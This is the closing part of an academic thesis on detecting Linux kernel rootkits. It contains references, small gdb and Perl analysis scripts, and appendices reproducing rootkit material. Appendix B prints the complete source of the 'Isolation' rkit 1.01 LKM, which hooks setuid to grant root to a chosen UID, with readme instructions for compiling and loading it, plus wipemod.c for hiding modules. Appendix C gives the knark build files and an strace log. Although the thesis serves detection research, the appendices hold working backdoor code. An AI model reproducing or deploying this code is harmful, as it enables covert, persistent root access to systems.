[22] Rootkit levels of infection and mitigation, 9-1-2006, http://searchopensource.techtarget.com/tip/1,289483,sid39_gci1149598,00.html

[23] Scprint.c, 9-1-2006, http://jdoe.freeshell.org/howtos/ExitTheMatrix/misc/kernel_auditor/scprint.c

[24] Wikipedia: Chkrootkit, 2006, http://en.wikipedia.org/wiki/Chkrootkit

[25] Execution path analysis: finding kernel based rootkits, 9-1-2006, http://doc.bughunter.net/rootkit-backdoor/execution-path.html

[26] C. Kruegel, W. Robertson, and G. Vigna, "Detecting kernel-level rootkits through binary analysis," *Proceedings of the 20th Annual Computer Security Applications Conference (ACSACÆ04)*, 2004.

[27] Komoku Inc., 9-1-2006, http://www.komoku.com/technology.shtml

[28] Government-funded Startup Blasts Rootkits, 9-1-2006, http://www.eweek.com/article2/0,1759,1951941,00.asp

[29] N. L. Petroni, T. Fraser, J. Molina, and W. A. Arbaugh, "Copilot-a coprocessor-based kernel runtime integrity monitor," *Proceedings of USENIX Security Symposium*, pp. 179-194, 2004.

[30] B. Carrier and E. Spafford, "Automated Digital Evidence Target Definition Using Outlier Analysis and Existing Evidence," *Proceedings of the 2005 Digital Forensics Research Workshop*, 2005.

[31] D.Bovet and M.Cesati, *Understanding the Linux Kernel* O'Reilly & Associates, 2003.

[32] E. M. Knorr and R. T. Ng, "Finding intensional knowledge of distance-based outliers," *The VLDB Journal*, pp. 211-222, 1999.

[33] M. M. Breunig, H. P. Kriegel, R. T. Ng, and J. Sander, "OPTICS-OF: Identifying Local Outliers," *Proceedings of the Third European Conference on Principles of Data Mining and Knowledge Discovery*, pp. 262-270, 1999.

[34] M. M. Breunig, H. P. Kriegel, R. T. Ng, and J. Sander, "LOF: identifying density-based local outliers," *Proceedings of the 2000 ACM SIGMOD international conference on Management of data*, pp. 93-104, 2000.

[35] E. M. Knorr and R. T. Ng, "Algorithms for mining distance-based outliers in large datasets," *Proceedings of the 24th International Conference on Very Large Databases (VLDB)*, pp. 392-403, 1998.

[36] S. Ramaswamy, R. Rastogi, and K. Shim, "Efficient algorithms for mining outliers from large data sets," *Proceedings of the 2000 ACM SIGMOD international conference on Management of data*, pp. 427-438, 2000.

[37] W. Jin, A. K. H. Tung, and J. Han, "Mining top-n local outliers in large databases," *Proceedings of the seventh ACM SIGKDD international conference on Knowledge discovery and data mining*, pp. 293-298, 2001.

[38] Debian Kernel Compile Howto, 9-1-2006, http://www.projektfarm.com/en/support/howto/debian_kernel_compile.html

[39] Richard M.Stallman, Roland Pesch, and Stan Shebs, *Debugging with GDB: The GNU Source-Level Debugger*, 9th ed GNU Press, 2002.

[40] Mike Loukides and Andy Oram, *Programming with GNU Software*, 2nd ed O'Reilly & Associates, 1997.

[41] R. Love, *Linux kernel development* Sams Indianapolis, Ind, 2004.

[42] "Linux Man Page: nm," Free Software Foundation, 2004.

[43] Linux Loadable Kernel Module HOWTO, 2-21-2007, http://tldp.org/HOWTO/Module-HOWTO/linuxversions.html

[44] D.M.Hawkins, *Identification Of Outliers* Chapman and Hall, 1980.

[45] *Introduction to the Practice of Statistics*, 3rd ed. New York: W.H. Freeman, 1999.

[46] Vic Barnett and Toby Lewis, *Outliers In Statistical Data*, 3rd ed John Wiley & Sons Ltd., 1994.

[47] SPARC Options - Using the GNU Compiler Collection, 9-1-2006, http://www.eweek.com/article2/0,1759,1951941,00.asp

[48] Loading Modules on Sparc64, 9-1-2006, http://www.ussg.iu.edu/hypermail/linux/kernel/0304.3/0479.html

[49] Ultra Linux Home Page, 9-1-2006, http://www.ultralinux.org/

[50] Data Mining Survivor - Building Models - Outlier Analysis, 10-4-2006, http://www.togaware.com/datamining/survivor/Outlier_Analysis.html

[51] Engineering Statistics Handbook, 11-7-2006, http://www.itl.nist.gov/div898/handbook/index.htm

[52] Sebek Homepage, 7-17-2007, http://www.honeynet.org/tools/sebek/

[53] Wikipedia: z-score, 5-9-2007, http://en.wikipedia.org/wiki/Z-score

[54] COS 217: Introduction to Programming Systems
A Subset of SPARC Assembly Language
for the Assembler Assignment, 2007,
http://www.cs.princeton.edu/courses/archive/spr03/cs217/asgts/assembler/sparcassem.pdf

[55] Symantec, "Windows Rootkit Overview," Symantec,2005.

[56] WebWatcher, 2007, http://www.awarenesstech.com/Monitoring-Software/Consumer/?utm_nooverride=1&gclid=CJzr1sf_yI4CFRcbWAodomeKTA

[57] Wikipedia: Blue Pill, 2007,
http://en.wikipedia.org/wiki/Blue_Pill_%28malware%29

[58] Joanna Rutkowski, "Subverting Vista Kernel For Fun And Profit," 2006.

[59] Tal Garfinkel, Keith Adams, Andrew Warfield, and Jason Franklin, "Compatibility is Not Transparency: VMM Detection Myths and Realities," 2007.

[60] Blue Pill Project Page, 2007, http://www.bluepillproject.org/

APPENDIX A

SCRIPTS AND PROGRAMS USED IN ANALYSIS

(Referenced in Chapter IV)

A.1: Source code for debug4

```
# Program – debug4
# This program is used for debugging
# the Linux 2.4.27 kernel statically.
#! /bin/sh
gdb /boot/debug/vmlinux-2.4.27
```

A.2: Source code for debugrt4

```
# Program – debugrt4
# This program is used for debugging
# the Linux 2.4.27 kernel that is
# currently running.
#! /bin/sh
gdb /boot/debug/vmlinux-2.4.27 /proc/kcore
```

A.3: Source code for debug6

```
# Program - debug6
# This program is used for debugging the
# Linux 2.6.8 kenrel statically.
#! /bin/sh
gdb /boot/debug/vmlinux-2.6.8
```

A.4: Source code for debugrt6

```
# Program - debugrt6
# This program is used for
# debugging the Linux 2.6.8
# kernel that is currently
# running.
#! /bin/sh
gdb /boot/debug/vmlinux-2.6.8 /proc/kcore
```

A.5: Source code for parsedis.pl

```
# Program - parsedis.pl
# This program is used to parse
# disassembled system calls into
# a (more) human readable format
```

```
# suitable for use with Minitab.

#! /usr/bin/perl

open(HANDLE, "./dis.out");

@data = <HANDLE>;
$line = 1;
foreach(@data)
{
  chomp;
  ($a, $b) = split(/\:/, $_);
  $_ = $b;
  ($cmd, $address) = split;
  $find1 = index($address, "0x");
  $eol = length($address);
  if ($find1 > -1)
  {
    $find2 = index($address, " ", $find1);
    if ($find2 < 0)
    {
      $find2 = $eol;
    }

    $len = $find2 - $find1;
    $result = substr($address, $find1, $len);
    $result =~ s/\)//;
    $result =~ s/\,//;
    $result =~ s/\ //;
    $result =~ s/\$//;
    $len = length($result);

    if ($len == 10 && $result !~ /\%|\(|\)/ && ($cmd =~ /^j/ || $cmd =~
/^push/)  )
    {
      $dec = hex($result);
      if ($result !~ /0xffff/)
      {
        print "$cmd $result $dec $line\n";
      }
    }
  }
  $line = $line + 1;
}

close(HANDLE);
```

APPENDIX B

SOURCE CODE LISTING FOR RKIT 1.01

(Referenced in Chapter V)

B.1: Readme.txt

```
#=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=#
 Isolation backdoor verzi0n 1.01
#=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=#

Ok, this is an LKM (Loadable Kernel Module) for linux that successfully
backdoors a system. This is designed for people who have user status on
a system and are able to crack root and want to back-door the root
account.  Traditionally, hackers have been forced to install a setuid
root binary or a trojan program or even add an entry to /etc/passwd.
These can be (and often are) discovered by a vigilant admin.
This LKM, once loaded sits in memory and waits for a setuid call. If
One happens and it has your UID then your UID is set to 0.
This means that when you log in your UID is set to 0. This is not
Easily discoverable as everything is normal until you log in. There are
no SUID binary programs, no trojaned programs no changed entries in
/etc/passwd.

So how do you use this? Simply put your UID in the rkit.c
"#define magik_UID" statement as in: #define magik_UID 500
(You can get your UID by typing "id"). Then compile the program with

gcc -Wall -O2 -c rkit.c -o rkit.o

It can then be installed with: insmod -x rkit.o

I have also included in the package wipemod.c by dalai
dalai@insomnia.org which was orginally released in 2600 fall
2000 issue so that you can remove rkit from the module listing
(for stealth reasonz).

Ok, the author of this warez can be contacted at <tbob@techie.com>
The Isolation website is at - http://isolation.s5.com

TBob <tbob@techie.com>
```

B.2: Rkit.c

```
/*
```

```
 * #=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=#
 *  Isolation r00tk1t Verzi0n 1.0
 * #=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=#
 *
 * Isolation Website is at http://isolation.s5.com
 * The author of this warez (TBob) can contacted at <tbob@techie.com>
 * Copyright (C) 2001 Isolation. All rights reserved.
 *
 * Released: 7/3/01
 *
 */

#define __KERNEL__
#define MODULE
#define magik_UID 1000
#include <linux/module.h>
#include <linux/kernel.h>
#include <asm/unistd.h>
#include <sys/syscall.h>
#include <linux/types.h>
#include <linux/dirent.h>
#include <linux/string.h>
#include <asm/uaccess.h>

extern void* sys_call_table[];

int (*real_setuid)(uid_t uid);

int hacked_setuid(uid_t uid)
{
   if(uid==magik_UID)
   {
      printk("<1>Privilage elevation courtesy of Isolation....");
      current->uid=0;
      current->gid=0;
      printk("You are now root user!\n");
      return 0;
   }
   real_setuid(uid);
   return 0;
}
int init_module(void)
{
   printk("<1>Isolation r00tk1t Verzi0n 1.0\n");
   real_setuid=sys_call_table[SYS_setuid];
   sys_call_table[SYS_setuid]=hacked_setuid;
   return 0;
}

void cleanup_module(void)
{
   printk("<1>That was an Isolation production f00lz\n");
   sys_call_table[SYS_setuid]=real_setuid;
}
```

B.3: Wipemod.c

```
/*
 * wipemod.c
 * dalai(dalai@insomnia.org)
 *
 * usage: 'insmod wipemod name=target.o'
 *
 * Notice: The target module must already be loaded,
 * and wipemod will unload itself. Also, because
 * it unloads itself, wipemod cannot restore a module
 * into the list after it has been taken out.
 *
 * This is built for Linux 2.2.
 *
 *          Ignore any annoying secondary error messages.
 */

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>

#define __KERNEL__
#define MODULE

char *name;
MODULE_PARM(name, "s");

int
init_module()
{
   struct module *lmod;

   if(name == NULL){
            printk("<1>usage: 'insmod wipemod name=target.o'\n");
            return 1;
   }
   while(1){
  if(!lmod->next){
    printk("<1>Failure. Perhaps the target module isn't loaded?\n");
    return 1;
  }
  if(!strcmp((char *) lmod->next->name, name)){
     if(lmod->next->ndeps!=0) /*level ndeps*/
  lmod->next->ndeps=0;

           lmod->next=lmod->next->next;

           printk("<1>Success.\n");
           return 1; /*return 1 so it will unload.*/
      }
  lmod = lmod->next;
  }
}

void
```

```
cleanup_module()
{
   /* This will never be called. */
}
```

APPENDIX C

SOURCE CODE LISTING FOR KNARK 2.4.3

(Referenced in Chapter V)

C.1: Makefile

```
# Makefile, part of the knark package
# (c) Creed @ #hack.se 1999 <creed@sekure.net>
#
# This Makefile may NOT be used in an illegal way,
# or to cause damage of ANY kind.
# (drop me a mail if you find a way to cause damage with a Makefile)
#
# See README for more info

MODDEFS = -D__KERNEL__ -DMODULE -DLINUX
CFLAGS = -Wall -O2
MODCFLAGS = -Wstrict-prototypes -fomit-frame-pointer -pipe -fno-
strength-reduce -malign-loops=2 -malign-jumps=2 -malign-functions=2 -
include /usr/src/linux/include/linux/modversions.h -
I/usr/src/linux/include
SRCDIR = src
OBJS = $(SRCDIR)/author_banner.o

all:        knark modhide rootme hidef ered nethide rexec taskhack
            cp -f hidef unhidef
            cp -f knark.o /tmp

knark:            $(SRCDIR)/knark.c
            $(CC) $(CFLAGS) $(MODCFLAGS) -c $(SRCDIR)/knark.c -o
knark.o $(MODDEFS)

modhide:    $(SRCDIR)/modhide.c
            $(CC) $(CFLAGS) $(MODCFLAGS) -Wno-uninitialized -c
$(SRCDIR)/modhide.c

hidef:            $(OBJS) $(SRCDIR)/hidef.o
            $(CC) $(CFLAGS) -o hidef $(OBJS) $(SRCDIR)/hidef.o
            strip hidef

rootme:           $(OBJS) $(SRCDIR)/rootme.o
            $(CC) $(CFLAGS) -o rootme $(OBJS) $(SRCDIR)/rootme.o

ered:       $(OBJS) $(SRCDIR)/ered.o
            $(CC) $(CFLAGS) -o ered $(OBJS) $(SRCDIR)/ered.o
```

```
nethide:    $(OBJS) $(SRCDIR)/nethide.o
            $(CC) $(CFLAGS) -o nethide $(OBJS) $(SRCDIR)/nethide.o
rexec:            $(OBJS) $(SRCDIR)/rexec.o
            $(CC) $(CFLAGS) -o rexec $(OBJS) $(SRCDIR)/rexec.o

taskhack:   $(OBJS) $(SRCDIR)/taskhack.o
            $(CC) $(CFLAGS) -o taskhack $(OBJS) $(SRCDIR)/taskhack.o

clean:
            rm -f knark.o modhide.o hidef unhidef rootme ered nethide
rexec taskhack $(SRCDIR)/*.o $(SRCDIR)/*~
```

C.2: Mkmod

```
cc -Wall -O2 -Wstrict-prototypes -fomit-frame-pointer -pipe -fno-
strength-reduce -malign-loops=2 -malign-jumps=2 -malign-functions=2 -
include /usr/src/linux/include/linux/modversions.h -
I/usr/src/linux/include -c src/knark.c -o knark.o -D__KERNEL__ -DMODULE
cp -f knark.o /tmp
```

C.3: Output

```
execve("/bin/ls", ["ls", "-la", "/tmp/"], [/* 42 vars */]) = 0
uname({sys="Linux", node="climate.eps.jhu.edu", ...}) = 0
brk(0)                                  = 0x8053c08
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=49641, ...}) = 0
old_mmap(NULL, 49641, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40016000
close(3)                                = 0
open("/lib/libtermcap.so.2", O_RDONLY)  = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\200\r\0"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=11608, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40023000
old_mmap(NULL, 14696, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40024000
mprotect(0x40027000, 2408, PROT_NONE)   = 0
old_mmap(0x40027000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x2000) = 0x40027000
close(3)                                = 0
open("/lib/librt.so.1", O_RDONLY)       = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\320\"\0"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=26232, ...}) = 0
old_mmap(NULL, 71732, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40028000
mprotect(0x4002e000, 47156, PROT_NONE)  = 0
old_mmap(0x4002e000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x5000) = 0x4002e000
old_mmap(0x40030000, 38964, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x40030000
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
```

```
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\302\1"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=1216268, ...}) = 0
old_mmap(NULL, 1231496, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x4003a000
mprotect(0x4015e000, 35464, PROT_NONE)  = 0
old_mmap(0x4015e000, 20480, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x123000) = 0x4015e000
old_mmap(0x40163000, 14984, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x40163000
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\302\1"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=1216268, ...}) = 0
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\302\1"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=1216268, ...}) = 0
close(3)                                = 0
open("/lib/libpthread.so.0", O_RDONLY)  = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\240O\0"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=517867, ...}) = 0
old_mmap(NULL, 90396, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x40167000
mprotect(0x40176000, 28956, PROT_NONE)  = 0
old_mmap(0x40176000, 28672, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0xe000) = 0x40176000
old_mmap(0x4017d000, 284, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4017d000
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\302\1"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=1216268, ...}) = 0
close(3)                                = 0
munmap(0x40016000, 49641)               = 0
getpid()                                = 2048
rt_sigaction(SIGRT_0, {0x40170ad0, [], 0x4000000}, NULL, 8) = 0
rt_sigaction(SIGRT_1, {0x4016fe80, [], 0x4000000}, NULL, 8) = 0
rt_sigaction(SIGRT_2, {0x40170b60, [], 0x4000000}, NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [RT_0], NULL, 8) = 0
_sysctl({{CTL_KERN, KERN_VERSION}, 2, 0xbffff5c4, 32, (nil), 0}) = 0
getpid()                                = 2048
brk(0)                                  = 0x8053c08
brk(0x8053c38)                          = 0x8053c38
brk(0x8054000)                          = 0x8054000
open("/usr/share/locale/locale.alias", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=2567, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40016000
read(3, "# Locale name alias data base.\n#"..., 4096) = 2567
brk(0x8055000)                          = 0x8055000
read(3, "", 4096)                       = 0
close(3)                                = 0
```

```
munmap(0x40016000, 4096)                = 0
open("/usr/share/locale/en/LC_IDENTIFICATION", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=244, ...}) = 0
old_mmap(NULL, 244, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40016000
close(3)                                = 0
open("/usr/share/locale/en/LC_MEASUREMENT", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=13, ...}) = 0
old_mmap(NULL, 13, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/usr/share/locale/en/LC_TELEPHONE", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=49, ...}) = 0
old_mmap(NULL, 49, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40018000
close(3)                                = 0
open("/usr/share/locale/en/LC_ADDRESS", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=145, ...}) = 0
old_mmap(NULL, 145, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40019000
close(3)                                = 0
open("/usr/share/locale/en/LC_NAME", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=67, ...}) = 0
old_mmap(NULL, 67, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001a000
close(3)                                = 0
open("/usr/share/locale/en/LC_PAPER", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=24, ...}) = 0
old_mmap(NULL, 24, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001b000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
close(3)                                = 0
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES", O_RDONLY) =
3
fstat64(3, {st_mode=S_IFREG|0644, st_size=42, ...}) = 0
old_mmap(NULL, 42, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001c000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_MONETARY", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=276, ...}) = 0
old_mmap(NULL, 276, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001d000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_COLLATE", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=21484, ...}) = 0
old_mmap(NULL, 21484, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4017e000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_TIME", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=2441, ...}) = 0
old_mmap(NULL, 2441, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001e000
brk(0x8056000)                          = 0x8056000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_NUMERIC", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=44, ...}) = 0
old_mmap(NULL, 44, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4001f000
close(3)                                = 0
open("/usr/share/locale/en_US/LC_CTYPE", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=110304, ...}) = 0
old_mmap(NULL, 110304, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40184000
close(3)                                = 0
time(NULL)                              = 989820195
ioctl(1, TCGETS, 0xbffff810)            = -1 ENOTTY (Inappropriate
ioctl for device)
```

```
ioctl(1, TIOCGWINSZ, 0xbffff8d8)        = -1 ENOTTY (Inappropriate
ioctl for device)
brk(0x8059000)                          = 0x8059000
lstat64("/tmp/", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
open("/dev/null", O_RDONLY|O_NONBLOCK|O_DIRECTORY) = -1 ENOTDIR (Not a
directory)
open("/tmp/", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 3
fstat64(3, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) = 0
shmat(3, 0x2, 0x2ptrace: umoven: Input/output error
)                       = ?
brk(0x805b000)                          = 0x805b000
ipc_subcall(0x3, 0x80583d0, 0x1000, 0)  = 688
lstat64("/tmp/.", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096, ...}) =
0
lstat64("/tmp/..", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
lstat64("/tmp/.font-unix", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096,
...}) = 0
lstat64("/tmp/.X0-lock", {st_mode=S_IFREG|0444, st_size=11, ...}) = 0
lstat64("/tmp/linuxconf-rpminstall.log", {st_mode=S_IFREG|0644,
st_size=53, ...}) = 0
lstat64("/tmp/ksocket-root", {st_mode=S_IFDIR|0700, st_size=4096, ...})
= 0
lstat64("/tmp/.X11-unix", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096,
...}) = 0
lstat64("/tmp/session_mm.sem", {st_mode=S_IFREG|0600, st_size=0, ...})
= 0
lstat64("/tmp/.ICE-unix", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=4096,
...}) = 0
lstat64("/tmp/kde-feiliu", {st_mode=S_IFDIR|0700, st_size=4096, ...}) =
0
lstat64("/tmp/ksocket-feiliu", {st_mode=S_IFDIR|0700, st_size=4096,
...}) = 0
lstat64("/tmp/mcop-feiliu", {st_mode=S_IFDIR|0700, st_size=4096, ...})
= 0
lstat64("/tmp/ksocket-Wolverine", {st_mode=S_IFDIR|0700, st_size=4096,
...}) = 0
lstat64("/tmp/nsform3AFE059412E0B5F", {st_mode=S_IFREG|0600,
st_size=528, ...}) = 0
lstat64("/tmp/hacking.tgz", {st_mode=S_IFREG|0644, st_size=1074303,
...}) = 0
lstat64("/tmp/knark.o", {st_mode=S_IFREG|0644, st_size=14136, ...}) = 0
lstat64("/tmp/knark-2.4.3.tgz", {st_mode=S_IFREG|0644, st_size=57213,
...}) = 0
lstat64("/tmp/modhide.o", {st_mode=S_IFREG|0644, st_size=1320, ...}) =
0
lstat64("/tmp/syscall.o", {st_mode=S_IFREG|0644, st_size=1620, ...}) =
0
lstat64("/tmp/.hideme", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
ipc_subcall(0x3, 0x80583d0, 0x1000, 0)  = 0
close(3)                                = 0
open("/etc/mtab", O_RDONLY)             = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=721, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40020000
read(3, "/dev/hdc5 / ext2 rw 0 0\nnone /pr"..., 4096) = 721
close(3)                                = 0
munmap(0x40020000, 4096)                = 0
```

```
open("/proc/meminfo", O_RDONLY)         = 3
fstat64(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40020000
read(3, "        total:    used:    free:"..., 4096) = 548
close(3)                                = 0
munmap(0x40020000, 4096)                = 0
open("/usr/share/locale/en_US/LC_MESSAGES/fileutils.mo", O_RDONLY) = -1
ENOENT (No such file or directory)
open("/usr/share/locale/en/LC_MESSAGES/fileutils.mo", O_RDONLY) = -1
ENOENT (No such file or directory)
fstat64(1, {st_mode=S_IFREG|0644, st_size=10521, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40020000
socket(PF_UNIX, SOCK_STREAM, 0)         = 3
connect(3, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ENOENT (No such file or directory)
close(3)                                = 0
open("/etc/nsswitch.conf", O_RDONLY)    = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=1744, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "#\n# /etc/nsswitch.conf\n#\n# An ex"..., 4096) = 1744
read(3, "", 4096)                       = 0
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=49641, ...}) = 0
old_mmap(NULL, 49641, PROT_READ, MAP_PRIVATE, 3, 0) = 0x4019f000
close(3)                                = 0
open("/lib/libnss_files.so.2", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\360 \0"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=38580, ...}) = 0
old_mmap(NULL, 41960, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x401ac000
mprotect(0x401b6000, 1000, PROT_NONE)   = 0
old_mmap(0x401b6000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x9000) = 0x401b6000
close(3)                                = 0
munmap(0x4019f000, 49641)               = 0
open("/etc/passwd", O_RDONLY)           = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=1730, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1730
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
socket(PF_UNIX, SOCK_STREAM, 0)         = 3
connect(3, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ENOENT (No such file or directory)
close(3)                                = 0
open("/etc/group", O_RDONLY)            = 3
```

```
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=788, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:root\nbin:x:1:root,bin,d"..., 4096) = 788
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/localtime", O_RDONLY)        = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=1267, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "TZif\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\4\0\0\0\4\0"...,
4096) = 1267
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/passwd", O_RDONLY)           = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=1730, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40021000
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1730
close(3)                                = 0
munmap(0x40021000, 4096)                = 0
open("/etc/group", O_RDONLY)            = 3
shmat(3, 0x1, 0x1ptrace: umoven: Input/output error
)                       = ?
shmat(3, 0x1, 0x2ptrace: umoven: Input/output error
)                       = ?
fstat64(3, {st_mode=S_IFREG|0644, st_size=788, ...}) = 0
